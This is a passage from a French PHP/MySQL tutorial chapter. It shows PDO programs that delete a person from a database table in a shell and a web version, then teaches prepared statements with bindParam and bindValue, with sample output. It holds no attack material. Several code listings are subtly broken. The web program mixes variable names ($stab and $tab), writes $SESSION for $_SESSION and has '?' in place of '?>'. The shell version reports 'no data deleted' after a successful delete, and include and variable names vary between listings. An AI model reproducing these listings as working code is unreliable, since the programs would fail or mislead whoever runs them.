    $bdd = new PDO($TYPE_DB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
                    array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
```

```
// --- affichage de toute la table des personnes ---
affichage_table($bdd,"Liste des personnes","personnes");
// -----
// --- saisie d'une liste de personnes ---
// -----
$saisie="saisie non vide";
echo PHP_EOL;
echo "-----".PHP_EOL;
echo "--- Suppression d'une personne ---".PHP_EOL;
echo "-----".PHP_EOL;
$tab_critere=choix_critere();
if (count($tab_critere) != 0)
{
    $critere      = $tab_critere[0];
    $valeur_recherche = $tab_critere[1];
    // --- recherche sur critère ---

$tab_personnes_trouvees=Recherche_sur_critere($bdd,'personnes',$critere,$valeur_recherche);
    // --- traitement du tableau retourné ---
    if (count($tab_personnes_trouvees) == 0)
    {
        echo "Aucune personne trouvée avec ce critère".PHP_EOL;
    }
    else
    {
        affichage_liste_personnes("Liste des personnes
trouvées",$tab_personnes_trouvees);
        echo PHP_EOL;
        unset($numero);
        echo "Sélectionnez le numéro (ID) de la personne à supprimer : ";
        fscanf(STDIN,"%d", $numero);
        if ( (empty($numero)) ||
(!array_key_exists($numero,$tab_personnes_trouvees)) )
            echo "Aucune sélection".PHP_EOL;
        else
        {
            unset($tab_une_personne);
            $tab_une_personne[]=$tab_personnes_trouvees[$numero];
            affichage_liste_personnes("Personne à supprimer",$tab_une_personne);
            echo "Confirmez la suppression (o/n) : ";
            fscanf(STDIN,"%s",$reponse);
            if ($reponse == "o")
            {
                // --- exécution de la requête ---
                $requete='DELETE FROM personnes WHERE ID='.$numero;
                echo $requete.PHP_EOL;
                $reponse = $bdd->exec($requete);
                if (!$reponse)
                {
                    throw new Exception('Problème de requête sur la table.'.PHP_EOL);
                }
                else
                {
                    echo "Aucune donnée supprimée".PHP_EOL;
                }
            }
        }
    }
}
// --- affichage de toute la table des personnes ---
affichage_table($bdd,"Liste des personnes","personnes");
}
```

```

catch(Exception $e)
{
    echo 'Erreur : '.$e->getMessage();
}
?>

```

La requête **DELETE** est exécutée avec la méthode **exec**.

Ce programme utilise les nouvelles fonctions qui ont été présentées avec l'exemple de modification d'une personne :

- **Recherche\_sur\_critere(\$bdd,'personnes',\$critere,\$valeur\_recherche)**
- **choix\_critere()** .

La requête de suppression est conservée dans la variable **\$requete** qui est affichée à l'écran pour information.

Voici un exemple d'exécution. Les saisies sont sur fond jaune, la donnée qui sera supprimée est sur fond bleu.

La requête est présentée à l'écran pour information (sur fond bleu).

```
$ php MySQL_PDO_suppression_personnes_shell.php
```

**Liste des personnes**

ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
2	JACQUENOD	JEAN-CHRISTOPHE	54
3	MURCIAN	CAROLE	44
4	LERY	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
6	MARTIN	PIERRE-DAVID	27
7	MARTIN	PIERRE	56
8	JACQUENOD	FREDERIC	25
9	JACQUENOD	LAURENCE	24
10	DUMOULIN	JEAN-CHRISTOPHE	54
11	LABONNE-JAYAT	OLIVIER	54
12	DE-LA-FONTAINE	JEAN	110
13	LEVY	SAMUEL	56
14	DE-LA-RUE	LAURENCE	25
15	DUPONT	JEAN	54
16	MARTIN	ALBERT	25
17	LEMY	KEVIN	25
18	KACZMA	SYLVIE-SAMANTHA	52
19	DUPONT-DE-NEMOURS	JEAN-CHARLES	28
20	DE-LA-HAYE	MARC-ANTOINE	45

**--- Suppression d'une personne ---**

**Critère de recherche :**

- a- Identifiant (ID)
- b- Nom
- c- Prénom
- d- Age

Entrez le critère (a,b,c ou d) : b

Nom : jacque

**Liste des personnes trouvées**

ID	Nom	Prenom	Age
2	JACQUENOD	JEAN-CHRISTOPHE	54

8	JACQUENOD	FREDERIC	25
9	JACQUENOD	LAURENCE	24

Sélectionnez le numéro (ID) de la personne à supprimer : 8

-----  
Personne à supprimer  
-----

ID	Nom	Prenom	Age
8	JACQUENOD	FREDERIC	25

Confirmez la suppression (o/n) : o  
DELETE FROM personnes WHERE ID=8

-----  
Liste des personnes  
-----

ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
2	JACQUENOD	JEAN-CHRISTOPHE	54
3	MURCIAN	CAROLE	44
4	LERY	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
6	MARTIN	PIERRE-DAVID	27
7	MARTIN	PIERRE	56
9	JACQUENOD	LAURENCE	24
10	DUMOULIN	JEAN-CHRISTOPHE	54
11	LABONNE-JAYAT	OLIVIER	54
12	DE-LA-FONTAINE	JEAN	110
13	LEVY	SAMUEL	56
14	DE-LA-RUE	LAURENCE	25
15	DUPONT	JEAN	54
16	MARTIN	ALBERT	25
17	LEMY	KEVIN	25
18	KACZMA	SYLVIE-SAMANTHA	52
19	DUPONT-DE-NEMOURS	JEAN-CHARLES	28
20	DE-LA-HAYE	MARC-ANTOINE	45

Le programme MySQL\_PDO\_suppression\_personnes\_web.php reprend la problématique de l'exercice N°2 de la section 11.8 sur la suppression d'une personne dans la liste des personnes pour l'adapter à la suppression d'une personne dans la table MySQL des personnes.

Il utilise les variables de session pour conserver dans le tableau \$tab\_personnes\_trouvees la liste des personnes trouvées selon le critère de recherche, et \$numero\_suppression le numéro (ID) de la personne à supprimer.

Les différents formulaires utilisés successivement sont encadrés.

Voici le programme :

```
<?php
// On démarre la session AVANT d'écrire du code HTML
// afin de conserver l'information indiquant si c'est le premier accès
session_start();
?>
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Saisie de plusieurs personnes</title>
    <link href="../../CSS/MySQL.css" rel="stylesheet" type="text/css" />
</head>
```

```
<body>
<?php
include '../INCLUDE/MySQL_include_param_dbb.php';
include '../INCLUDE/MySQL_include_sprog_commun_web.php';
setlocale (LC_ALL, 'fr_FR.UTF-8');
try
{
    // === connexion de la base de données ===
    $bdd = new
PDO($TYPE_DB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    //
    // --- Début du traitement ---
    //
    // -----
    // Cette page peut être appelée de plusieurs manières différentes
    //
    if (!empty($_POST['confirmer_suppression']))
    {
        //
        // Traitement de la réponse à la confirmation de suppression
        //
        $Reponse_Suppression=$_POST['RepSuppr'];
        // --- Protection de l'injection HTML ---
        $Reponse_Suppression = strip_tags($Reponse_Suppression);
        if ($Reponse_Suppression == "oui")
        {
            //
            // La réponse est oui : on supprime
            //
            // --- on récupère le numéro de la personne à supprimer ---
            $numero_suppression=$_SESSION['numero_suppression'];
            // --- on récupère le tableau des personnes trouvées ---
            $tab_personnes_trouvees= $_SESSION['tab_personnes_trouvees'] ;

            $tab_a_Supprimer[$numero_suppression]=$tab_personnes_trouvees[$numero_suppression];
            affichage_tab_personnes("Cette personne a &eacute;t&eacute; supprim&eacute;e",$tab_a_Supprimer);
            //
            // --- exécution de la requête ---
            //
            $requete='DELETE FROM personnes WHERE ID='.$numero_suppression;
            $reponse = $bdd->exec($requete);
            if (!$reponse)
            {
                throw new Exception('Problème de requête sur la table.'.WEB_EOL);
            }
        }
        else
        {
            //
            // La réponse est non : on ne fait rien
            //
            ?>
            <fieldset>
            <legend>Aucune personne supprim&eacute;e :</legend><br/>
            <b>Aucune personne n'a &eacute;t&eacute; supprim&eacute;e ! </b><br />
            </fieldset>
            <?php
        }
    }
}
```

```

elseif (!empty($_POST['choix_suppression_personne']))
{
    // -----
    // cas où la personne à supprimer a été sélectionnée
    // on demande la confirmation de la suppression
    // -----
    // --- on récupère le tableau des personnes trouvées ---
    $stab_personnes_trouvees= $_SESSION['tab_personnes_trouvees'] ;
    // --- on récupère le numéro de la personne à supprimer ---
    $numero_suppression=$_POST['NumSuppr'] ;
    // --- Protection de l'injection HTML ---
    $numero_suppression = intval(strip_tags($numero_suppression));
    $_SESSION['numero_suppression']=$numero_suppression ;
    if ( (empty($numero_suppression)) ||
        (!array_key_exists($numero_suppression,$stab_personnes_trouvees)) )
    {
        ?>
        <fieldset>
        <legend>Aucune s&acute;lection :</legend><br/>
        <b>Aucune s&acute;lection ! </b><br />
        </fieldset>
        <?php
    }
    else
    {
        unset($stab_une_personne);
        $stab_une_personne[]=$stab_personnes_trouvees[$numero_suppression];
        affichage_liste_personnes("Personne à supprimer",$stab_une_personne);
    ?>
    <br/>
<form action="MySQL_PDO_suppression_personnes_web.php" method="post">
<fieldset>
    <legend>Confirmation de la suppression</legend><br/>
    Merci de confirmer la suppression de cette personne :<br/>
    Oui <input type="radio" name="RepSuppr" value="oui">
    Non <input type="radio" name="RepSuppr" value="non" checked="checked">
<br/><br/>
    <input type="submit" name="confirmer_suppression" value="Confirmer" />
</fieldset>
</form>
<?php
    }
}
elseif (!empty($_POST['rechercher_critere']))
{
    // -----
    // cas où le formulaire de saisie a été validé et on appelle
    // une nouvelle fois ce programme avec les données du formulaire
    // on affiche un formulaire pour sélectionner la personne à supprimer
    // parmi la liste des personnes affichées
    // -----
    $crit_recherche = $_POST['CritRech'];
    $val_recherche = $_POST['ValRech'] ;
    // --- Protection de l'injection HTML ---
    $crit_recherche = strip_tags($crit_recherche);
    $val_recherche = strip_tags($val_recherche) ;
    // --- Recherche ---

$stab_personnes_trouvees=Recherche_sur_critere($bdd,'personnes',$crit_recherche,$val_recherche);
    if (count($stab_personnes_trouvees) == 0)
    {
        ?>
        <fieldset>

```

```

<legend>Aucune personne trouv&eacute;e :</legend><br/>
<b>La recherche pour <?php echo "$crit_recherche=$val_recherche";?>
n'a trouv&eacute;e aucune personne ! </b><br />
</fieldset>
<?php
}
else
{
    // --- on conserve dans une variable de session le tableau des
    personnes trouvées ---
    $SESSION['tab_personnes_trouvees']=$tab_personnes_trouvees ;
    // --- affichage de la liste de personnes trouvées ---
    affichage_liste_personnes("Liste des personnes
trouvées",$tab_personnes_trouvees);
    // affichage du formulaire de saisie de la personne à supprimer
?
<br/>
<form action="MySQL_PDO_suppression_personnes_web.php" method="post">
    <fieldset>
        <legend>Saisissez le Num&eacute;ro (ID) de la personne &grave;
supprimer :</legend><br/>
        Entrez le <b>Num&eacute;ro</b> de la personne &grave; supprimer :
<input type="text" name="NumSuppr" size="20" maxlength="20"
autofocus/><br/><br/>
        <input type="submit" name="choix_suppression_personne"
value="Supprimer" />
        <!-- on ajoute le bouton terminer pour terminer la saisie -->
        <input type="reset" value="Effacer le formulaire" />
    </fieldset>
</form>
<?php
}
}
else
{
    // -----
    // cas où on doit afficher le formulaire de saisie
    // pour rechercher la personne à supprimer
    // -----
?
<br/>
<form action="MySQL_PDO_suppression_personnes_web.php" method="post">
    <fieldset>
        <legend>Saisissez les crit&egrave;res de recherche :</legend><br/>
        S&eacute;lectionnez le crit&egrave;re de recherche : <br/><br/>
        Identifiant <input type="radio" name="CritRech" value="ID">
        Nom <input type="radio" name="CritRech" value="Nom" checked="checked">
        Pr&eacute;nom <input type="radio" name="CritRech" value="Prenom">
        Age <input type="radio" name="CritRech" value="Age"> <br/><br/>
        Entrez la valeur selon le crit&egrave;re : <input type="text"
name="ValRech" size="20" maxlength="20" autofocus/><br/><br/>
        <input type="submit" name="rechercher_critere" value="Rechercher" />
        <!-- on ajoute le bouton terminer pour terminer la saisie -->
        <input type="reset" value="Effacer le formulaire" />
    </fieldset>
</form>
<?php
}
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Erreur :</legend><br />";
    echo $e->getMessage();
}

```

```
echo "</fieldset>";  
}  
?>  
</body>  
</html>
```

Voici son exécution :

Le premier écran présente le formulaire de saisie des critères de recherche :

Saisissez les critères de recherche : \_\_\_\_\_

Sélectionnez le critère de recherche :

Identifiant  Nom  Prénom  Age

Entrez la valeur selon le critère :

Le deuxième écran présente le résultat de la recherche, et demande de saisir l'ID de la personne à supprimer :

Liste des personnes trouvées

ID	Nom	Prenom	Age
2	JACQUENOD	JEAN-CHRISTOPHE	54
8	JACQUENOD	FREDERIC	25
9	JACQUENOD	LAURENCE	24

Saisissez le Numéro (ID) de la personne à supprimer : \_\_\_\_\_

Entrez le Numéro de la personne à supprimer :

Le troisième écran demande la confirmation de la suppression :

Personne à supprimer

ID	Nom	Prenom	Age
8	JACQUENOD	FREDERIC	25

Confirmation de la suppression

Merci de confirmer la suppression de cette personne :

Oui  Non

Le quatrième écran confirme la suppression :

Cette personne a été supprimée

Identifiant	Nom	Prénom	Age
8	JACQUENOD	FREDERIC	25

### 13.6.3.6 Requêtes préparées

#### 13.6.3.6.1 Principe

Cette partie reprend la notion de requête préparée présentée à la section 0.

Le langage PHP propose plusieurs méthodes afin de gérer les requêtes préparées :

- `prepare` : prépare la requête (classe PDO) ;
- `execute` : exécute la requête (classe PDOStatement) ;

Il est possible avec ces deux méthodes de proposer l'équivalent des requêtes SQL PREPARE et EXECUTE présentées à la section 0.

##### 13.6.3.6.1.1 Avec marqueur nommés

Avec la méthode `prepare`, la syntaxe de la requête SQL doit être adaptée.

Ainsi si la préparation de la requête dans le langage SQL s'écrit :

```
mysql> PREPARE selection_nom FROM 'SELECT ID,Nom,Prenom,Age FROM personnes  
WHERE Nom=?';
```

Alors la syntaxe équivalente PHP avec la méthode `prepare` se note :

```
$RequetePreparee = $bdd->prepare('SELECT ID,Nom,Prenom,Age FROM personnes  
WHERE Nom=:Nom');
```

L'information à transmettre à la requête préparée doit être un tableau associatif contenant dans l'entrée '`:Nom`' la valeur pour le paramètre `Nom` de la requête SQL. Le marquer dans la requête SQL se note « `:Nom` ».

L'exécution de la requête dans le langage SQL :

```
mysql> SET @Nom='MARTIN';  
mysql> EXECUTE selection_nom USING @Nom;
```

Se note en PHP avec la méthode `execute` :

```
$Nom="MARTIN";  
$RequetePreparee->execute(array(':Nom'=>$Nom));
```

Dans le cas où deux variables sont utilisées, la syntaxe SQL suivante :

```
mysql> PREPARE selection_nom_like_prenom FROM 'SELECT ID,Nom,Prenom,Age FROM personnes WHERE Nom=? AND Prenom LIKE ?';  
mysql> SET @Nom='MARTIN';  
mysql> SET @Prenom='%PIERRE%';  
mysql> EXECUTE selection_nom_like_prenom USING @Nom, @Prenom;
```

Se note en PHP :

```
$RequetePreparee = $bdd->prepare('SELECT ID,Nom,Prenom,Age FROM personnes  
WHERE Nom=:Nom AND Prenom LIKE :Prenom');  
$stab_param[':Nom']="MARTIN";  
$stab_param[':Prenom']="PIERRE%";  
$RequetePreparee->execute($stab_param);
```

**Remarque :**

La requête préparée, comme n'importe quelle autre requête, doit être fermée avec la méthode `closeCursor()`.

#### 13.6.3.6.1.2 Avec marqueur anonymes

Il est également possible de conserver les « ? » comme marqueurs dans la syntaxe SQL, même si cela est moins « parlant ».

La requête dans le langage SQL suivante :

```
mysql> PREPARE selection_nom FROM 'SELECT ID,Nom,Prenom,Age FROM personnes WHERE Nom=?';
```

se traduit avec la méthode `prepare` :

```
$RequetePreparee = $bdd->prepare('SELECT ID,Nom,Prenom,Age FROM personnes WHERE Nom=?');
```

Il faut alors indiquer dans le tableau des paramètres, les différentes valeurs **par ordre d'utilisation**. Le tableau devient numérique et son premier indice est 0.

L'exécution de la requête dans le langage SQL :

```
mysql> SET @Nom='MARTIN';
mysql> EXECUTE selection_nom USING @Nom;
```

Se note en PHP avec la méthode `execute` :

```
$Nom="MARTIN";
$RequetePreparee->execute(array(0=>$Nom));
```

Dans le cas où deux variables sont utilisées, la syntaxe SQL suivante :

```
mysql> PREPARE selection_nom_like_prenom FROM 'SELECT ID,Nom,Prenom,Age FROM personnes WHERE Nom=? AND Prenom LIKE ?';
mysql> SET @Nom='MARTIN';
mysql> SET @Prenom='%PIERRE%';
mysql> EXECUTE selection_nom_like_prenom USING @Nom, @Prenom;
```

Se note en PHP :

```
$RequetePreparee = $bdd->prepare('SELECT ID,Nom,Prenom,Age FROM personnes WHERE Nom=? AND Prenom LIKE ?');
$stab_param[ ]="MARTIN";
$stab_param[ ]="%PIERRE%";
$RequetePreparee->execute($stab_param);
```

### 13.6.3.6.2 Exemple d'utilisation de prepare et execute

Le programme `MySQL_PDO_prepare1_personnes_shell.php` présente l'utilisation de ces deux méthodes avec une seule variable transmise, et l'affichage du résultat :

```
<?php
include '../INCLUDE/MySQL_include_param_db.php';
setlocale (LC_ALL, 'fr_FR.UTF-8');
try
{
    // --- connexion de la base de données ---
    $bdd = new
    PDO($TYPE_DB." :host=". $SERVEUR ." ;dbname=". $BASEDD, $LOGIN_ADM, $MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- préparation de la requête ---
    $RequetePreparee = $bdd->prepare('SELECT ID,Nom,Prenom,Age FROM personnes
WHERE Nom=:Nom');
    // --- préparation de la variable ---
    $stab_param[':Nom']="MARTIN";
    // --- exécution de la requête préparée ---
    $RequetePreparee->execute($stab_param);
    // --- Affichage du résultat de la requête ---
    while ($donnees = $RequetePreparee->fetch())
    {
        echo $donnees['ID']."\t";
        echo $donnees['Nom']."\t";
        echo $donnees['Prenom']."\t";
        echo $donnees['Age'].PHP_EOL;
    }
    // --- fermeture de la requête préparée ---
    $RequetePreparee->closeCursor();
}
catch(Exception $e)
{
    echo 'Erreur : '. $e->getMessage();
}
?>
```

Voici le résultat de son exécution

```
$ php MySQL_PDO_prepare1_personnes_shell.php
6 MARTIN PIERRE-DAVID 27
7 MARTIN PIERRE 56
16 MARTIN ALBERT 25
```

Le programme `MySQL_PDO_prepare1b_personnes_shell.php` présente l'utilisation de marqueurs anonymes.

Le programme `MySQL_PDO_prepare2_personnes_shell.php` présente l'utilisation de ces deux méthodes avec deux variables transmises.

```
<?php
include '../INCLUDE/MySQL_include_param_db.php';
setlocale (LC_ALL, 'fr_FR.UTF-8');
try
{
    // --- connexion de la base de données ---
    $bdd = new
    PDO($TYPE_DB." :host=". $SERVEUR ." ;dbname=". $BASEDD, $LOGIN_ADM, $MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
```

```
// --- préparation de la requête ---
$RequetePreparee = $bdd->prepare('SELECT ID,Nom,Prenom,Age FROM personnes
WHERE Nom=:Nom AND Prenom LIKE :Prenom');
// --- préparation des variables ---
$stab_param[ ':Nom' ]="MARTIN";
$stab_param[ ':Prenom' ]="%PIERRE%";
// --- exécution de la requête préparée ---
$RequetePreparee->execute($stab_param);
// --- Affichage du résultat de la requête ---
while ($donnees = $RequetePreparee->fetch())
{
    echo $donnees[ 'ID' ]."\t"      ;
    echo $donnees[ 'Nom' ]."\t"     ;
    echo $donnees[ 'Prenom' ]."\t";
    echo $donnees[ 'Age' ].PHP_EOL;
}
// --- fermeture de la requête préparée ---
$RequetePreparee->closeCursor();
}
catch(Exception $e)
{
    echo 'Erreur : '.$e->getMessage();
}
?>
```

Voici le résultat de son exécution

```
$ php MySQL_PDO_prepare2_personnes_shell.php
6    MARTIN    PIERRE-DAVID    27
7    MARTIN    PIERRE        56
```

Le programme `MySQL_PDO_prepare2b_personnes_shell.php` présente l'utilisation de marqueurs anonymes.

#### 13.6.3.6.3 Liaison des paramètres

La classe PDOStatement propose un semble de méthodes pour gérer les paramètres avec les variables ou données PHP :

- `bindParam` : cette méthode lie un paramètre à un nom de variable PHP ;
- `bindValue` : cette méthode associe une valeur à un paramètre ;
- `bindColumn` : cette méthode lie une colonne à une variable PHP ;

##### 13.6.3.6.3.1 La méthode `bindParam`

Cette méthode permet d'associer un paramètre à **une variable** PHP. Le simple fait d'exécuter la requête préparée (sans argument) prend en compte la valeur de la variable pour le paramètre qui lui est associée.

Lors de l'association on peut également préciser le type de la variable via les constantes telles que `PDO::PARAM_INT` ou `PDO::PARAM_STR`. La liste des constantes disponibles est présentée à la section 13.6.1.2.

Il est également possible d'indiquer la longueur de la donnée.

### 13.6.3.6.3.1.1 Avec marqueur nommés

Le programme MySQL\_PDO\_prepare3\_personnes\_shell.php présente l'usage de bindParam sur un paramètre.

- Le paramètre « :Nom » est lié à la variable PHP \$Nom.
- Le type du paramètre est indiqué comme PDO::PARAM\_STR
- Sa longueur est de 50 caractères.

Voici la ligne qui met en œuvre cette liaison.

```
$RequetePreparee->bindParam(':Nom', $Nom, PDO::PARAM_STR, 50);
```

Une première exécution est effectuée avec la variable \$Nom contenant "MARTIN".

Une seconde exécution est effectuée avec la variable \$Nom contenant "DUPONT".

```
<?php
include '../INCLUDE/MySQL_include_param_dbb.php';
setlocale (LC_ALL, 'fr_FR.UTF-8');
try
{
    // --- connexion de la base de données ---
    $bdd = new
    PDO($TYPE_DB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- préparation de la requête ---
    $RequetePreparee = $bdd->prepare('SELECT ID,Nom,Prenom,Age FROM personnes
WHERE Nom=:Nom');
    // --- liaison avec le paramètre ---
    $RequetePreparee->bindParam(':Nom', $Nom, PDO::PARAM_STR, 50);
    // --- préparation de la variable ---
    $Nom="MARTIN";
    // --- exécution de la requête préparée ---
    $RequetePreparee->execute();
    // --- Affichage du résultat de la requête ---
    affiche($RequetePreparee);
    // --- préparation de la variable ---
    $Nom="DUPONT";
    // --- exécution de la requête préparée ---
    $RequetePreparee->execute();
    // --- Affichage du résultat de la requête ---
    affiche($RequetePreparee);
    // --- fermeture de la requête préparée ---
    $RequetePreparee->closeCursor();
}
catch(Exception $e)
{
    echo 'Erreur : '.$e->getMessage();
}
// --- fonction d'affichage ---
function affiche($RequetePreparee)
{
    echo "--- affichage du résultat ---".PHP_EOL;
    while ($donnees = $RequetePreparee->fetch())
    {
        echo $donnees['ID']."\t";
        echo $donnees['Nom']."\t";
        echo $donnees['Prenom']."\t";
        echo $donnees['Age'].PHP_EOL;
    }
}
?>
```

Voici son exécution :

```
$ php MySQL_PDO_prepare3_personnes_shell.php
--- affichage du résultat ---
6 MARTIN PIERRE-DAVID 27
7 MARTIN PIERRE 56
16 MARTIN ALBERT 25
--- affichage du résultat ---
1 DUPONT JEAN 28
15 DUPONT JEAN 54
```

Le programme MySQL\_PDO\_prepare4\_personnes\_shell.php est une réécriture du programme MySQL\_PDO\_prepare2\_personnes\_shell.php avec bindParam sur les variables \$Nom et \$Prenom.

```
<?php
include '../INCLUDE/MySQL_include_param_dbb.php';
setlocale (LC_ALL, 'fr_FR.UTF-8');
try
{
    // --- connexion de la base de données ---
    $bdd = new
    PDO($TYPE_DBB.":host=".$SERVEUR. ";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- préparation de la requête ---
    $RequetePreparee = $bdd->prepare('SELECT ID,Nom,Prenom,Age FROM personnes
WHERE Nom=:Nom AND Prenom LIKE :Prenom');
    // --- liaison avec le paramètre ---
    $RequetePreparee->bindParam(':Nom', $Nom, PDO::PARAM_STR, 50);
    $RequetePreparee->bindParam(':Prenom', $Prenom, PDO::PARAM_STR, 50);
    // --- préparation des variables ---
    $Nom="MARTIN";
    $Prenom="%PIERRE%";
    // --- exécution de la requête préparée ---
    $RequetePreparee->execute();
    // --- Affichage du résultat de la requête ---
    affiche($RequetePreparee);
    $RequetePreparee->closeCursor();
}
catch(Exception $e)
{
    echo 'Erreur : '.$e->getMessage();
}
// --- fonction d'affichage ---
function affiche($RequetePreparee)
{
    echo "--- affichage du résultat ---".PHP_EOL;
    while ($donnees = $RequetePreparee->fetch())
    {
        echo $donnees['ID']."\t";
        echo $donnees['Nom']."\t";
        echo $donnees['Prenom']."\t";
        echo $donnees['Age'].PHP_EOL;
    }
}
?>
```

Voici son exécution :

```
$ php MySQL_PDO_prepare4_personnes_shell.php
--- affichage du résultat ---
6 MARTIN PIERRE-DAVID 27
7 MARTIN PIERRE 56
```

**Remarque :**

*L'association se fait sur une variable qui peut ne pas exister au moment de cette opération. La seule contrainte est que la variable doit être définie au moment de l'exécution de la requête préparée.*

*Ainsi si on effectue l'association puis on affecte la variable, cela ne pose aucun problème comme dans l'exemple suivant :*

```
// --- liaison avec le paramètre ---
$RequetePreparee->bindParam(':Nom', $Nom, PDO::PARAM_STR, 50);
// --- préparation de la variable ---
$Nom="MARTIN";
```

#### 13.6.3.6.3.1.2 Avec marqueur anonymes

Le programme `MySQL_PDO_prepare3b_personnes_shell.php` est une réécriture du programme `MySQL_PDO_prepare3_personnes_shell.php` en utilisant le marqueur anonyme « ? » pour un paramètre.

Voici les lignes qui changent par rapport au programme précédent :

```
// --- préparation de la requête ---
$RequetePreparee = $bdd->prepare('SELECT ID,Nom,Prenom,Age FROM personnes
WHERE Nom=?');
// --- liaison avec le paramètre ---
$RequetePreparee->bindParam(1, $Nom, PDO::PARAM_STR, 50);
```

Le programme `MySQL_PDO_prepare4b_personnes_shell.php` est une réécriture du programme `MySQL_PDO_prepare4_personnes_shell.php` en utilisant deux marqueurs anonymes « ? » pour les deux paramètres.

Voici les lignes qui changent par rapport au programme précédent :

```
// --- préparation de la requête ---
$RequetePreparee = $bdd->prepare('SELECT ID,Nom,Prenom,Age FROM personnes
WHERE Nom=? AND Prenom LIKE ?');
// --- liaison avec le paramètre ---
$RequetePreparee->bindParam(1, $Nom, PDO::PARAM_STR, 50);
$RequetePreparee->bindParam(2, $Prenom, PDO::PARAM_STR, 50);
```

### 13.6.3.6.3.2 La méthode `bindValue`

Cette méthode permet d'associer une valeur à un paramètre.

Lors de l'association on peut préciser le type de la variable via les constantes telles que `PDO::PARAM_INT` ou `PDO::PARAM_STR`. La liste des constantes disponible est présentée à la section 13.6.1.2.

#### 13.6.3.6.3.2.1 Avec marqueur nommés

Le programme `MySQL_PDO_prepare5_personnes_shell.php` présente l'usage de `bindValue` sur un paramètre.

- Le paramètre « `:Nom` » est lié à la variable PHP `$Nom`.
- Le type du paramètre est indiqué comme `PDO::PARAM_STR`

Il n'y a pas d'argument indiquant la taille, puisque la liaison porte sur la valeur, et que sa taille est forcément connue.

Voici la ligne qui met en œuvre cette liaison.

```
$RequetePreparee->bindValue(':Nom', $Nom, PDO::PARAM_STR);
```

Voici le programme :

```
<?php
include '../INCLUDE/MySQL_include_param_dbb.php';
setlocale (LC_ALL, 'fr_FR.UTF-8');
try
{
    // --- connexion de la base de données ---
    $bdd = new
    PDO($TYPE_DB." :host=".$SERVEUR. ";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- préparation de la requête ---
    $RequetePreparee = $bdd->prepare('SELECT ID,Nom,Prenom,Age FROM personnes
WHERE Nom=:Nom');
    // --- préparation de la variable ---
    $Nom="MARTIN";
    // --- liaison avec le paramètre ---
    $RequetePreparee->bindValue(':Nom', $Nom, PDO::PARAM_STR);
    // --- exécution de la requête préparée ---
    $RequetePreparee->execute();
    // --- Affichage du résultat de la requête ---
    affiche($RequetePreparee);
    $RequetePreparee->closeCursor();
}
catch(Exception $e)
{
    echo 'Erreur : '.$e->getMessage();
}
// --- fonction d'affichage ---
function affiche($RequetePreparee)
{
    echo " --- affichage du résultat ---".PHP_EOL;
    while ($donnees = $RequetePreparee->fetch())
    {
        echo $donnees['ID']."\t";
        echo $donnees['Nom']."\t";
        echo $donnees['Prenom']."\t";
        echo $donnees['Age'].PHP_EOL;
    }
}
```

```
?>
```

Voici son exécution :

```
wifi-perso-cnam-62:13_5_3_Requetes lery$ php  
MySQL_PDO_prepare5_personnes_shell.php  
--- affichage du résultat ---  
6 MARTIN PIERRE-DAVID 27  
7 MARTIN PIERRE 56  
16 MARTIN ALBERT 25
```

**Remarque :**

Contrairement à `binParam` qui lie un paramètre à une variable, la méthode `bindValue` effectue la liaison entre une valeur et un paramètre.

Si la valeur est fournie par une variable, celle-ci doit être définie avant l'association.

```
// --- préparation de la variable ---  
$Nom="MARTIN";  
// --- liaison avec le paramètre ---  
$RequetePreparee->bindValue(':Nom', $Nom, PDO::PARAM_STR);
```

D'autre part, contrairement à `binParam`, le changement du contenu de la variable n'a aucun impact sur une nouvelle exécution de la requête préparée qui donnerait le même résultat, car la liaison a été effectuée sur la valeur de la variable (son contenu) au moment de l'association, pas sur son nom.

Le programme `MySQL_PDO_prepare6_personnes_shell.php` présente l'usage de `bindValue` sur deux paramètres.

```
<?php  
include '../INCLUDE/MySQL_include_param_dbb.php';  
setlocale (LC_ALL, 'fr_FR.UTF-8');  
try  
{  
    // --- connexion de la base de données ---  
    $bdd = new  
    PDO($TYPE_DBB.':host='.$SERVEUR.';dbname='.$BASEDD,$LOGIN_ADM,$MDP_ADM,  
        array(PDO::ATTR_PERSISTENT => true));  
    // --- définition du codage en UTF8 ---  
    $bdd->exec("SET CHARACTER SET utf8");  
    // --- préparation de la requête ---  
    $RequetePreparee = $bdd->prepare('SELECT ID,Nom,Prenom,Age FROM personnes  
WHERE Nom=:Nom AND Prenom LIKE :Prenom');  
    // --- préparation des variables ---  
    $Nom="MARTIN";  
    $Prenom="%PIERRE%";  
    // --- liaison avec le paramètre ---  
    $RequetePreparee->bindValue(':Nom', $Nom, PDO::PARAM_STR);  
    $RequetePreparee->bindValue(':Prenom', $Prenom, PDO::PARAM_STR);  
    // --- exécution de la requête préparée ---  
    $RequetePreparee->execute();  
    // --- Affichage du résultat de la requête ---  
    affiche($RequetePreparee);  
    $RequetePreparee->closeCursor();  
}  
catch(Exception $e)  
{  
